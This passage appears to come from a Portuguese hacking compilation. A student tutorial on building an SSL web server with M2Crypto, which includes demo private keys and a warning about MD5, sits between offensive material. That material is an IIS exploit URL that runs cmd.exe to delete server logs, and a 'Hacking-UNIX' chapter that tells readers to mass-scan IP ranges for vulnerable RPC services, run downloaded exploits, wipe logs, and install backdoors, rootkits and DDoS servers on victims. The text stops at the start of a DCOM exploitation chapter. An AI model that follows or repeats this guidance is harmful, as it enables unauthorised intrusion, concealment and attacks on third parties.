
------ cut here

19.7.deletando logs

http://host.com/cgi-bin/cmd.exe?/c+del+c:/winnt/system32/logfiles/in010323.log

- EOF -

19.8.referêcias bibliográficas



Editado em partes por: Smith

CAPITULO 10

SSLServer em Python –Uma Implementação Utilizando o M2Crypto.

20. Usando python e a biblioteca m2crypto

O objetivo deste trabalho é implementar um mini servidor web, que utilize o protocolo SSL como dispositivo de segurança. A escolha da linguagem Python foi feita para que o programa tenha uma portabilidade superior a implementações em C ou C++. A única restrição existente nesse aspecto é quanto a utilização da biblioteca M2Crypto[1] como ferramenta de implementação. Essa biblioteca deve estar instalada no sistema onde o servidor funcionará.

A M2Crypto é uma biblioteca, que de acordo com seus desenvolvedores, é dividida em duas camadas. a camada inferior utiliza a interface SWIG[2] para fazer chamadas das funções API da OpenSSL[3](que utiliza a linguagem C) tornando-as disponíveis para as funções em Python. Por outro lado, a camada superior disponibiliza uma interface orientada a objetos para os programadores em python. Muitas das chamadas de funções repassadas da camada superior para a camada inferior possuem uma denominação semelhante a que se encontra na documentação do OpenSSL, o que facilita a busca dos comandos necessários para ativar as funcionalidades do OpenSSL.

20.1.Desenvolvendo o código

nicialmente o servidor deve inicializar o que se denomina de *contexto SSL* . Esse contexto é uma estrutura de dados utilizada para armazenar os dados importantes do serviço SSL Icomo por exemplo o certificado e a chave privada do próprio servidor, os certificados das autoridades certificadoras que possuem relação de confiança com servidor, versão do SSL sendo utilizado, entre outras informações. Esse contexto é utilizado para que se evite uma sobrecarga do servidor quando múltiplos acessos simultâneos ocorrem, pois através dele os dados não precisam ser carregados do disco a cada conexão estabelecida. Na implementação proposta, o contexto é inicializado pela função *init_context*().

Chamada da função:

```
contexto= init_context('sslv23', 'server.pem', 'ca.pem', SSL.verify_none)
```

Definição:

```
def init_context(protocol, certfile, cafile, verify, verify_depth=10):

                                                    contexto=SSL.Context(protocol)
```

```
                                        contexto.load_cert_chain(certfile)
                                        contexto.load_client_ca(cafile)
                                        contexto.load_verify_info(cafile)
                        contexto.set_verify(verify,                 verify_depth)
                                        contexto.set_session_id_ctx('https_srv')
                                        contexto.set_info_callback()
                                        contexto.set_tmp_dh('dh1024.pem')
    return contexto
```

A Primeira ação dentro de init_context é a chamada da função *SSL.Context*() que cria o objeto contexto que será utilizado pelo servidor. Como parâmetro é passado a versão do protocolo SSL a ser usado, que nessa implementação utilizou-se a versão 3. Em seguida é necessário configurar esse objeto para que tenha as informações próprias do nosso servidor. Sendo assim configuramos o nosso contexto com as seguintes funções:

- load_cert_chain(self, certchainfile, keyfile, callback function): Carrega a corrente de certificados e a chave privada do servidor no contexto instanciado. A função *callback* é utilizada para decifrar a chave privada para que possa ser carregada no contexto. Pelo polimorfismo característico de programas orientados a objetos, existe um método polimórfico dessa função que permite que passemos um único arquivo como parâmetro. Para isso é necessário que esse contenha tanto a corrente de certificados como a chave privada não-cifrada dentro desse mesmo arquivo. Esse tipo de implementação é o mais utilizado para *servidores SSL autônomos*(servidores que não exigem o conhecimento da senha da chave privada para serem inicializados). Esse tipo de implementação exige um cuidado maior quanto a segurança do arquivo que contém a senha.

- load_client_ca(self, cafile): Carrega certificados CA existentes no arquivo cafile no contexto instanciado. São esses certificados que são enviados aos clientes que se conectam com o servidor SSL durante a comunicação entre cliente e servidor. (SSLv3 certificate request).

- load_verify_info(self, cafile=None, capath=None): Esse método é utilizado para carregar as informações contidas no certificado armazenado em *cafile* para poder verificar se esses estão corretos durante a comunicação entre o cliente e o servidor.

  `set_verify(verify, verify_depth): Esse método usa os dados obtidos do método anterior para verificar se o dados estão corretos. Nessa implementação em particular não se utilizará esse método tendo em vista que esse é apenas um trabalho didático onde os certificados utilizados serão auto-assinados e criados apenas para esse propósito.`

- set_session_id_ctx('https_srv'): Responsável pela criação de um identificador para o contexto.

- `set_info_callback()`: Método padrão necessário para carregar as configurações feitas pelo programador no objeto contexto.

- `set_tmp_dh('dh1024.pem')`: Método opcional que modifica a cifra utilizada pelo servidor por uma cifra mais segura. Ou seja, de AES256-SHA para DHE-RSA-AES256-SHA. Esse método realiza isso carregando parâmetros temporários DH para que a troca de informações sobre a sessão seja feita de forma cifrada. Esse tipo de configuração é muito comum quando se usa autenticação de serviço com RSA[4].

Uma vez criado o contexto, ele é inserido na configuração do servidor SSL. Para isso precisamos carregar o contexto no serviço que será disponibilizado, fazemos isso através do comando:

```
httpsd = HTTPS_Server(('', 8888), HTTP_Handler, contexto)
```

Onde HTTPS_Server inicializa um objeto de uma classe criada a partir de uma extensão da classe abstrata *ThreadingSSLServer* da biblioteca M2Crypto. Nesse exemplo, foi definido apenas as operações de inicialização e de finalização do servidor. Além do contexto recém criado, também são passados para o serviço SSL o endereço da máquina(nesse caso deixamos como default locahost:''), a porta TCP onde o serviço irá ser executado(porta 8888) e o manipulador de requisições (HTTP_Handler).

O HTTP_Handler utilizado é também uma extensão de classe, só que essa classe já vem como classe padrão do python que é a classe *SimpleHTTPRequestHandler*. Como o objetivo desse trabalho é criar um servidor SSL simples, o handler utilizado foi mantido de forma mais padrão o possível. Dessa forma foram necessárias modificações apenas nos métodos onde há interação com o cliente, ou seja o método *send_head*: que envia os dados para o servidor e o método *do_GET*: que recebe as requisições do cliente.

20.2.certificados digitais

Para esse trabalho foi criado um certificado através do programa CA.pl. Esse programa desenvolvida em Perl por Steven Hanson é um script que faz chamadas ao OpenSSL de forma a simplificar o número de comandos que o usuário deve digitar para criar seus próprios certificados[3]. Hoje em dia o CA.pl vem junto com a instalação padrão do OpenSSL.

Como criar seu próprio certificado CA[5]:

1. Criar um diretório para utilizar a ferramenta, pois essa cria arquivos e diretórios, então é recomendado que voce tenha essas informações centralizadas em algum lugar. Nesse exemplo utilzamos o diretório chamado `demo` .

2. Copiar `CA.pl` e o `openssl.cnf` para o `demo`.

3. (OPCIONAL) Modificar o `CA.pl`, para permitir gerar CA com a validade diferente do valor padrão(nesse exemplo usamos valor de 365 dias):

```
---    CA.pl.org            Sat    Mar    31    12:40:13    2001
+++   CA.pl                    Sat   Mar   31   12:41:15   2001
@@                -97,7                +97,7                @@
                }                      else                    {
                    print   "Making   CA   certificate   ...\n";
                    system   ("$REQ   -new   -x509   -keyout   "   .
    (RETIRAR)                        "${CATOP}/private/$CAKEY  -out
${CATOP}/$CACERT                                        $DAYS");
    (INSERIR)                        "${CATOP}/private/$CAKEY  -out
${CATOP}/$CACERT                      -days                    365");
                    $RET=$?;
                }
            }
```

4. para criar o novo certificado:

```
./CA.pl                                                    -newca

A    certificate    filename    (or    enter    to    create)    <enter>

Making                  CA                  certificate                  ...
Using              configuration              from              openssl.cnf
Generating       a       1024       bit       RSA       private       key
............++++++
.....................++++++
writing     new     private     key     to     './demoCA/private/cakey.pem'
Enter            PEM            pass            phrase:            <senha>
Verifying    password    -    Enter    PEM    pass    phrase:    <senha>
-----
You  are  about  to  be  asked  to  enter  information  that  will  be  incorporated
into                your                certificate                request.
What you are about to enter is what is called a Distinguished Name or a DN.
There   are   quite   a   few   fields   but   you   can   leave   some   blank
For     some     fields     there     will     be     a     default     value,
If    you    enter    '.',    the    field    will    be    left    blank.
-----
Country         Name         (2         letter         code)         [AU]:BR
State    or    Province    Name    (full    name)    [Some-State]:Distrito    Federal
Locality           Name           (eg,           city)           []:Brasília
Organization  Name  (eg,  company)  [Internet  Widgits  Pty  Ltd]:QualquerNome1
Organizational      Unit      Name      (eg,      section)      []:QualquerNome2
Common      Name      (eg,      YOUR      name)      []:Certificadora      Mestre
Email               Address               []:               qualquer@email.com
```

Esse procedimento cria um novo CA no diretório demoCA. O Ca auto-assinado está em `demoCA/cacert.pem`. Já o par de chaves RSA está em `demoCA/private/cakey.pem`.

O conteúdo de `demoCA/private/cakey.pem`:

```
cat                                                  demoCA/private/cakey.pem

-----BEGIN            RSA            PRIVATE            KEY-----
```

```
Proc-Type:                                              4,ENCRYPTED
DEK-Info:                                  DES-EDE3-CBC,19973A9DBBB601BA

eOq9WFScNiI4/UWEUaSnGTKpJv2JYuMD3HwQox2Q3Cd4zGqVjJ6gF3exa5126cKf

X/bMVnwbPpuFZPiAIvaLyCjT6pYeXTBbSzs7/GQnvEOv+nYnDUFWi0Qm92qLk0uy

pFi/M1aWheN3vir2ZlAw+DW0bOOZhj8tC7Co7lMYb0YE271b6/YRPZCwQ3GXAHUJ

+aMYxlUDrK45aCUa/1CZDzTgk7h9cDgx2QJSIvYMYytCfI3zsuZMJS8/4OXLL0bI

lKmAc1dwB3DqGJt5XK4WJesiNfdxeCNEgAcYtEAgYZTPIApU+kTgTCIxJl2nMW7j

ax+Q1z7g+4MpgG20WD633D4z4dTlDdz+dnLi0rvuvxiwt+dUhrqiML1tyi+Z6EBH

jU4/cLBWev3rYfrlp4x8J9mDte0YKOk3t0wQOHqRetTsIfdtjnFp/Hu3qDmTCWjD

z/g7PPoO/bg/B877J9WBPbL/1hXXFYo88M+2aGlPOgDcFdiOqbLb2DCscohMbbVr

A4mgiy2kwWfIE73qiyV7yyG8FlRvr1iib+jbT3LTGf743utYAAs7HNGuOUObhoyt

jYvBD7ACn35P5YX7KTqvqErwdijxYCaNBCnvmRtmYSaNw9Kv1UJTxc5Vx7YLwIPk

E9KyBgKI7vPOjWBZ27+zOvNycmv1ciNtpALAw4bWtXnhCDVTHaVDy34OkheMzNCg

2cjcBFzOkMIjcI03KbTQXOFIQGlsTWXGzkNf/zBQ+KksT1MCj+zBXSCvlDASMckg
    kef21pGgUqPF14gKGfWX3sV4bjc1vbrRwq6zlG3nMuYqR5MtJJY9eQ==
    -----END             RSA             PRIVATE             KEY-----
```

5. Em seguida fazemos uma requisição de assinatura:

```
./CA.pl                                                    -newreq

Using          configuration          from          openssl.cnf
Generating     a     1024     bit     RSA     private     key
..........++++++
.............++++++
writing      new      private      key      to      'newreq.pem'
Enter      PEM      pass      phrase:      <outra      senha>
Verifying password - Enter PEM pass phrase: <outra senha de
novo>
-----
You are about to be asked to enter information that will be
incorporated
into            your            certificate            request.
What you are about to enter is what is called a Distinguished
Name                  or                  a                  DN.
There are quite a few fields but you can leave some blank
For   some   fields   there   will   be   a   default   value,
If   you   enter   '.',   the   field   will   be   left   blank.
-----
Country      Name      (2      letter      code)      [AU]:BR
State  or  Province  Name  (full  name)  [Some-State]:Distrito
Federal
```

```
    Locality Name (eg, city) []:Brasília
    Organization Name (eg, company) [Internet Widgits Pty
Ltd]:OutroNome1
    Organizational Unit Name (eg, section) []:OutroNome2
    Common Name (eg, YOUR name) []:localhost
    Email Address []:qualquer@email.com

    Please enter the following 'extra' attributes
    to be sent with your certificate request
    A challenge password []:<enter>
    An optional company name []:<enter>
    Request (and private key) is in newreq.pem
```

O conteúdo de `newreq.pem`:

```
    cat                                                newreq.pem

    -----BEGIN RSA PRIVATE KEY-----
    Proc-Type: 4,ENCRYPTED
    DEK-Info: DES-EDE3-CBC,41B2874DF3D02DD4

mg611EoVkLEooSTv+qTM0Ddmm/M1jE/Jy5RD/sc3LSMhuGu9xc26OgsTJmkQuIAh

J/B4lAw8G59VTG6DykeEtrG0rUBx4bggc7PKbFuiN423YjJODWcHvVgnPOzXMQt+

lY4tPl5+217MRHyx2NsWGrpkQNdu3GeSPOVMl3jeQiaXupONbwQ7rj42+X/VtAJP

W4D1NNwu8aGCPyShsEXHc/fI1WDpphYWke97pOjIZVQESFZOPty5HjIYZux4U+td

W81xODtq2ecJXc8fn2Wpa9y5VD1LT7oJksOuL1+Z04OVaeUe4x0swM17HlBm2kVt

fe/C/L6kN27MwZhE331VjtTjSGl4/gknqQDbLOtqT06f3OISsDJETm2itllyhgzv

C6Fi3N03rGFmKectijC+tws5k+P+HRG6sai33usk8xPokJqA+HYSWPz1XVlpRmv4

kdjQOdST7ovU62mOTgf3ARcduPPwuzTfxOlYONe5NioO1APVHBrInQwcpLkpOTQR

vI4roIN+b75/nihUWGUJn/nbbBa2Yl0N5Gs1Tyiy9Z+CcRT2TfWKBBFlEUIFl7Mb

J9fTV3DI+k+akbR4il1NkQ8EcSmCr3WpA0I9n0EHI7ZVpVaHxc0sqaPFl8YGdFHq

1Qk53C/w6+qPpDzT3yKFmG2LZytAAM1czvb6RbNRJJP2ZrpBwn/h99sUTo/yPfxY

nueYmFJDm0uVNtG0icXGNUfSfnjKNTtHPAgyKGetRIC3kgJz/bo2w7EI6iEjBAzK
    l5TRm4x6ZJxwuXXMiJCehMMd8TC8ybwWO4AO19B3ebFFeTVsUgxSGA==
    -----END RSA PRIVATE KEY-----
    -----BEGIN CERTIFICATE REQUEST-----

MIIBnTCCAQYCAQAwXTELMAkGA1UEBhMCU0cxETAPBgNVBAoTCE0yQ3J5cHRvMRIw

EAYDVQQDEwlsb2NhbGhvc3QxJzAlBgkqhkiG9w0BCQEWGGFkbWluQHNlcnZlci5l

eGFtcGxlLmRvbTCBnzANBgkqhkiG9w0BAQEFAAOBjQAwgYkCgYEAr1nYY1Qrll1r
```

```
uB/FqlCRrr5nvupdIN+3wF7q915tvEQoc74bnu6b8IbbGRMhzdzmvQ4SzFfVEAuM

MuTHeybPq5th7YDrTNizKKxOBnqE2KYuX9X22A1Kh49soJJFg6kPb9MUgiZBiMlv

tb7K3CHfgw5WagWnLl8Lb+ccvKZZl+8CAwEAAaAAMA0GCSqGSIb3DQEBBAUAA4GB

AHpoRp5YS55CZpy+wdigQEwjL/wSluvo+WjtpvP0YoBMJu4VMKeZi405R7o8oEwi

PdlrrliKNknFmHKIaCKTLRcU59ScA6ADEIWUzqmUzP5Cs6jrSRo3NKfg1bd09D1K
    9rsQkRc9Urv9mRBIsredGnYECNeRaK5R1yzpOowninXC
    -----END CERTIFICATE REQUEST-----
```

6. O Próximo passo é assinar a requisição por certificado:

```
./CA.pl                                                    -sign

Using          configuration          from          openssl.cnf
Enter      PEM      pass      phrase:      <senha      do      CA>
Check    that    the    request    matches    the    signature
Signature                                                    ok
The    Subjects    Distinguished    Name    is    as    follows
countryName                                  :PRINTABLE:'BR'
organizationName                        :PRINTABLE:'OutroNome1'
commonName                               :PRINTABLE:'localhost'
emailAddress                    :IA5STRING:'qualquer@email.com'
Certificate is to be certified until Jan 25 02:57:30 2006 GMT
(365                                                        days)
Sign            the            certificate?            [y/n]:y


1 out of 1 certificate requests certified, commit?   [y/n]y
Write     out     database     with     1     new     entries
Data                        Base                        Updated
Signed        certificate        is        in        newcert.pem
```

O certificado armazenado em `newcert.pem` tem o seguinte formato:

```
cat newcert.pem

Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 1 (0x1)
        Signature Algorithm: md5WithRSAEncryption
        Issuer: C=BR, O=QualquerNome1, CN=Certificadora Mestre
/Email=qualquer@email.com
        Validity
            Not Before: Jan 25 02:57:30 2005 GMT
            Not After : Jan 25 02:57:30 2006 GMT
        Subject: C=BR, O=OutroNome1,
CN=localhost/Email=qualquer@email.com
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
            RSA Public Key: (1024 bit)
                Modulus (1024 bit):
```

```
00:af:59:d8:63:54:2b:96:5d:6b:b8:1f:c5:aa:50:

91:ae:be:67:be:ea:5d:20:df:b7:c0:5e:ea:f7:5e:

6d:bc:44:28:73:be:1b:9e:ee:9b:f0:86:db:19:13:

21:cd:dc:e6:bd:0e:12:cc:57:d5:10:0b:8c:32:e4:

c7:7b:26:cf:ab:9b:61:ed:80:eb:4c:d8:b3:28:ac:

4e:06:7a:84:d8:a6:2e:5f:d5:f6:d8:0d:4a:87:8f:

6c:a0:92:45:83:a9:0f:6f:d3:14:82:26:41:88:c9:

6f:b5:be:ca:dc:21:df:83:0e:56:6a:05:a7:2e:5f:
                        0b:6f:e7:1c:bc:a6:59:97:ef
                    Exponent: 65537 (0x10001)
            X509v3 extensions:
                X509v3 Basic Constraints:
    Certificate:
        Data:
            Version: 3 (0x2)
            Serial Number: 1 (0x1)
            Signature Algorithm: md5WithRSAEncryption
            Issuer: C=BR, O=QualquerNome1, CN=Certificadora Mestre
/Email=qualquer@email.com
            Validity
                Not Before: Jan 25 02:57:30 2005 GMT
                Not After : Jan 25 02:57:30 2006 GMT
            Subject: C=BR, O=OutroNome1,
CN=localhost/Email=qualquer@email.com
            Subject Public Key Info:
                Public Key Algorithm: rsaEncryption
                RSA Public Key: (1024 bit)
                    Modulus (1024 bit):

00:af:59:d8:63:54:2b:96:5d:6b:b8:1f:c5:aa:50:

91:ae:be:67:be:ea:5d:20:df:b7:c0:5e:ea:f7:5e:

6d:bc:44:28:73:be:1b:9e:ee:9b:f0:86:db:19:13:

21:cd:dc:e6:bd:0e:12:cc:57:d5:10:0b:8c:32:e4:

c7:7b:26:cf:ab:9b:61:ed:80:eb:4c:d8:b3:28:ac:

4e:06:7a:84:d8:a6:2e:5f:d5:f6:d8:0d:4a:87:8f:

6c:a0:92:45:83:a9:0f:6f:d3:14:82:26:41:88:c9:

6f:b5:be:ca:dc:21:df:83:0e:56:6a:05:a7:2e:5f:
                        0b:6f:e7:1c:bc:a6:59:97:ef
                    Exponent: 65537 (0x10001)
            X509v3 extensions:
                X509v3 Basic Constraints:
```

```
                    CA:FALSE
                Netscape Comment:
                    OpenSSL Generated Certificate
                X509v3 Subject Key Identifier:

B3:D6:89:88:2F:B1:15:40:EC:0A:C0:30:35:3A:B7:DA:72:73:1B:4D
                X509v3 Authority Key Identifier:

keyid:F9:6A:A6:34:97:6B:BC:BB:5A:17:0D:19:FC:62:21:0B:00:B5:0E:29
                    DirName:/C=BR/O=QualquerNome1/CN=Certificadora
Mestre/Email=qualquer@email.com
                    serial:00

        Signature Algorithm: md5WithRSAEncryption  // (*) - vide
Nota do Editor
```

7. Nessa implementação em particular precisamos que a chave privada esteja em sua forma não-cifrada para que o servidor funcione de forma autônoma. Assim precisamos do comando abaixo para decifrar a chave privada que está no arquivo newreq.pem

```
openssl      rsa      <      newreq.pem      >      newkey.pem

read                            RSA                          key
Enter            PEM              pass            phrase:<senha>
writing                         RSA                          key
```

conteúdo de `newkey.pem` :

```
cat                                                  newkey.pem

-----BEGIN            RSA            PRIVATE            KEY-----

MIICXgIBAAKBgQCvWdhjVCuWXWu4H8WqUJGuvme+6l0g37fAXur3Xm28RChzvhue

7pvwhtsZEyHN3Oa9DhLMV9UQC4wy5Md7Js+rm2HtgOtM2LMorE4GeoTYpi5f1fbY

DUqHj2ygkkWDqQ9v0xSCJkGIyW+1vsrcId+DDlZqBacuXwtv5xy8plmX7wIDAQAB

AoGAbAkU8w3W1Qu15Hle1bJSL7GMReoreqeblOBmMAZz4by0l6sXZXJpjWXo86f/

+dASMYTMPC4ZTYtv06N07AFbjL+kDfqDMTfzQkYMHp1LAq1Ihbq1rHWSBH5n3ekq

KiY8JKpv8DR5Po1iKaXJFuDByGDENJwYbSRSpSK3P+vkWWECQQDkEUE/ZPqqqZkQ

2iWRPAsCbEID8SAraQl3DdCLYs/GgARfmmj4yUHEwkys9Jo1H8k4BdxugmaUwNi5

YQ/CVzrXAkEAxNO80ArbGxPUmr11GHG/bGBYj1DUBkHZSc7dgxZdtUCLGNxQnNsg

Iwq3n6j1sUzS3UW6abQ8bivYNOUcMKJAqQJBANQxFaLU4b/NQaODQ3aoBZpAfP9L

5eFdvbet+7zjt2r5CpikgkwOfAmDuXEltx/8LevY0CllW+nErx9zJgVrwUsCQQCu

76H5JiznPBDSF2FjgHWqVVdgyW4owY3mU739LHvNBLicN/RN9VPy0Suy8/CqzKT9
```

```
lWPBXzf2k3FuUdNkRlFBAkEAmpXoybuiFR2S5Bma/ax96lVs0/VihhfC1zZP/X/F
    Br77+h9dIul+2DnyOl50zu0Sdzst1/7ay4JSDHyiBCMGSQ==
    -----END             RSA             PRIVATE             KEY-----
```

20.3.Código Fonte

cat ssl_web_srv.py

```
import os, sys
import time
from SimpleHTTPServer import SimpleHTTPRequestHandler
from M2Crypto import Rand, SSL
from M2Crypto.SSL.SSLServer import ThreadingSSLServer
try:
    from cStringIO import StringIO
except ImportError:
    from StringIO import StringIO
def printHtmlPage(path, url,String):
    f = StringIO()
    f.write('<title>Trabalho de Seguranca de dados</title>\r\n' )
    f.write('<h1>Pagina utilizando SSL: %s </h1>\r\n' % (url,))
    f.write('<pre>\r\n')
    f.write('Universidade de Brasilia<br>')
    f.write('Instituto de Ciencias Exatas<br>')
    f.write('Departamento de Ciencia da Computacao<br>')
    f.write('-------------------------------------<br>')
    f.write('Seguranca de Dados<br>')
    f.write('Professor: Pedro Rezende<br><br>')
    f.write('01/34431 - Bruno Couto Kummel<br>')
    f.write('-------------------------------------<br><br>')
    f.write('Hora do Servidor: %s <br>' % (time.asctime()) )
    f.write('<a href="/ssl_web_srv.py">Codigo Fonte</a><br>\r\n')
    f.write('<a href="/kummel.html">Documentacao</a><br>\r\n')
    f.write('<br><br>Informacoes sobre a Sessao<br>')
    f.write('%s' % (String,))
    f.write('</pre>\r\n\r\n')
    f.reset()
    return f

class HTTP_Handler(SimpleHTTPRequestHandler): # extensao do SimpleHTTPRequestHandler
    server_version = "https_srv/0.1"
    extensions_map = {
            '': 'text/plain',
            '.html': 'text/html',
            '.htm': 'text/html',
            '.gif': 'image/gif',
            '.jpg': 'image/jpeg',
            '.jpeg': 'image/jpeg',
            '.der': 'application/x-x509-ca-cert'
            }

    def send_head(self):
          path = self.translate_path(self.path)
          if os.path.isdir(path):
                  sess=self.request.get_session()
                  f = printHtmlPage(path, self.path,sess.as_text())
                filetype = 'text/html'
          else:
          try:
                      f = open(path, 'rb')
                   directory='/usr/home/kummel/SSL-TRAB/'
                   if f.name==directory+'ssl_web_srv.py' or f.name==directory+'kummel.html':
                    filetype = self.guess_type(path)
             else:
                         self.send_error(403, "O Arquivo nao pode ser acessado")
                        return None
                    except IOError:
                   self.send_error(404, "Arquivo nao encontrado")
                   return None
          self.send_response(200)
        self.send_header("Content-type", filetype)
```

```
        self.end_headers()
        return f
    def do_GET(self):
          if self.path[1:13] == '_newsession_':
            self.path = self.path[13:]
            self.request.renegotiate()
            sess = self.request.get_session()
    f = self.send_head()
        if f:
            self.copyfile(f, self.wfile)
            f.close()
class HTTPS_Server(ThreadingSSLServer):
    def __init__(self, server_addr, handler, ssl_ctx):
        ThreadingSSLServer.__init__(self, server_addr, handler, ssl_ctx)
        self.server_name = server_addr[0]
        self.server_port = server_addr[1]
    def finish(self):
        self.request.set_shutdown(SSL.SSL_RECEIVED_SHUTDOWN | SSL.SSL_SENT_SHUTDOWN)
        self.request.close()

def init_context(protocol, certfile, cafile, verify, verify_depth=10):
    contexto=SSL.Context(protocol)
    contexto.load_cert_chain(certfile)
    contexto.load_client_ca(cafile)
    contexto.load_verify_info(cafile)
    contexto.set_verify(verify, verify_depth)
    contexto.set_session_id_ctx('https_srv')
    contexto.set_info_callback()
    contexto.set_tmp_dh('dh1024.pem')
    return contexto

if __name__ == '__main__':
                        print                    'Iniciando                    Servidor                    WebSSL'
            contexto=              init_context('sslv23',              'server.pem',              'ca.pem',              SSL.verify_none)
            httpsd          =          HTTPS_Server(('',              8888),              HTTP_Handler,              contexto)
                                                                                                                    try:
                                                                                                                httpsd.serve_forever()
                                                                                                    except
                                                                                                                KeyboardInterrupt:
    print '\nPrograma encerrado'
```

20.4.NOTA DO EDITOR

No final do item 6 acima, oberva-se que as bibliotecas utilizadas implementam o protocolo de assinatura digital com a seguinte configuração default Signature Algorithm: md5WithRSAEncryption.Esta configuração faz uso da função de hash MD5. A função de hash MD5 não mais sustenta robustez necessária para protocolos de assinatura digital, sendo aqui empregada APENAS POR RAZÕES DIDÁTICAS. Uma das conclusões didáticas deste trabalho é, portanto, a de que aplicativos que integram bibliotecas criptográficas em produção devem ser REVISTOS em relação à configuração do protocolo de assinatura digital empregado, de forma a se evitar que continuem operando com configurações que se utilizam da função de hash MD5. A alternativa recomendada é o uso da função SHA-2.
No EUROCRYPT 2005, Xiaoyun Wang, Yiqun Lisa Yin e Hongbo Yu, da Shandong University na China, apresentaram artigo (em http://www.infosec.sdu.edu.cn/paper/md5-attack.pdf) onde mostram um ataque diferencial modular para busca semi-livre de colisão (ataque "de aniversário") com custo computacional equivalente ao tempo de exeucão numa estação de trabalho em cerca de uma hora.

20.5.referências bibliográficas

Página do projeto M2Crypto: http://sandbox.rulemaker.net/ngps/m2/

Página do projeto SWIG: http://www.swig.org/exec.html

http://www.openssl.org/docs/ssl/SSL_CTX_set_tmp_dh_callback.htmlServidor SSL do aluno Hammurabi Mendes : http://www.cic.unb.br/docentes/pedro/segdadtop.htm

http://sandbox.rulemaker.net/ngps/m2/howto.ca.htmlPágina sobre DH-RSA: http://www.openssl.org/docs/ssl/SSL_CTX_set_tmp_dh_callback.html

Criando certificados com CA.pl: http://sandbox.rulemaker.net/ngps/m2/howto.ca.html

CAPITULO 11

Hacking- UNIX

21. introdução

O RPC é um dos servicos mais complexos existentes na verdade eles sao incrivelmente complexos, sendo um campo fértil para a descoberta de vulnerabilidades principalmente buffers overflow, as vulnerabilidades no RPC existem em boa quantidade algumas já antigas e outras recentes sendo descobertas, outras ainda serao descobertas ao longo dos anos nos concetraremos na principais. O RPC é realmente bastante perigo sendo a segunda vulnerabilidades mais perigosas para UNIX na lista do SANS, foi usada também no ataque SOLAR SUNRISE quando com sucesso hacker comprometeram milhares
de sistemas militares e do departamento de defesa do EUA.

*** NAO é afetado apenas o Linux mas sim todos os UNIX inclusive Solares

Os servicos mais perigosos são:

RPC Service RPC Program Number
rpc.ttdbserverd 100083
rpc.cmsd 100068
rpc.statd 100024
rpc.mountd 100005
rpc.walld 100008
rpc.yppasswdd 100009
rpc.nisd 100300
sadmind 100232
cachefsd 100235
snmpXdmid 100249

Entradas no CVE

CVE-1999-0002 , CVE-1999-0003 , CVE-1999-0008 , CVE-1999-0018 , CVE-1999-0019
CVE-1999-0168 , CVE-1999-0170 , CVE-1999-0208 , CVE-1999-0211 , CVE-1999-0493
CVE-1999-0693 , CVE-1999-0696 , CVE-1999-0977 , CVE-1999-0320 , CVE-2000-0666
CVE-2001-0717 , CVE-2001-0779 , CVE-2001-0803 , CVE-2002-0033 , CVE-2002-0391
CVE-2002-0573 , CVE-2002-0679, CAN-2002-0677 , CAN-2003-0028 , CAN-2003-0252

21.1.encontrando vitimas

Bom para encontrar hosts vulneraveis vc pode usar um scanner de RPC vc pode achar um no packetstorm

http://packetstormsecurity.nl/ existem varios pegue o q vc mais goste e o mais novo é claro !!! aí é só varrer uma larga quantidade de ips 200.200.0.0 200.205.255.255 por exemplo !!!

vc pode tamber usar o NMAP (Um Scanner de Vulnerabilidades) para identificar RPC mas é mais demorado nao muito recomendado !!

21.2.Explorando

Como existem muitas falhas no RPC, cada um em cada programa, quando vc achar alguem vulneravel busque pelo serviço especifico no packetstorm ex: rpc.Achará varios exploits baixe-os e teste eles no proprio codigo .c explica a forma de uso.

21.3.dicas

Logs

O Zap é o melhor prog pra limpar os logs baixe ele no packetstorm

Backdoors & Rootkit

Após se tornar root a instale algum tipo de backdoor ou rootkit para ter acesso ao sistema ! isso é muito importante lembre-se você deve ser o tipo de hacker "Never say goodbye" lembre-se a hackers tem centenas, até milhares de shells !

DDoS Instale um server DDoS na vitma caso queira pode ser bastante útil !

* Pra quem nao sabe como baixar os arquivos do prompt de comando use o Wget

* Uma boa dica é instalar um server de ftp no seu computador para que do computador hackiado você possa com facilidade transferir arquivos todo hax0r faz isso.

* Limpe sempre o log

* Nao disperdice uma shell backdorize !!

* Use essa shell pra atacar outros computadores baixe o scan de rpc pra ela também e assim seu computador mais os outros que você invadiu scanneando junto podem varrer milhoes de hosts bem mais rapido !

* Guarde seus arquivos em um lugar bem escondido ! hackers "Elitoes" costumão instalar um rootkit em LKM como eles modificam o sistema é possivel com ele impedir que determinador arquivos seja vistos ! é isso mesmo.

você pode guardar tudo no diretorio /hacker que o administrador vai da um ls / e nao aparecerá nada ! só o dono do rootkit vê !
Faça isso também no packetstorm a varios rootkits ! a equipe da TESO desenvolveu um muito bom também .Se você nao sabe nada de rootkit procure no google se informar pois sao ferramentas muito poderosas.

21.4.Referências Bibliográficas

Assunto retirado site: Plug Fórum.

Editado por: Smith

CAPITULO 12

DCOM– Hacking

22. introdução

A vulnerabilidade DCOM é a mais devastadora atualmente sendo um erro que causa um buffer overflow no RPC mais especificamente no componente DCOM, permite a execucao de commandos arbitrarios no sistema, essa vulnerabilidade tem sido a mais explorada para ataques contra a plataforma da microsoft e sendo a vulnerabilidade explorada pelo worm blaster q comprometeu milhares de máquinas. Nessa parte pretendo demonstrar como é possivel a invasão por essa falha, é atualmente a mais usada também na invasão de desfiguração de servidores M$.

22.1.requerimentos

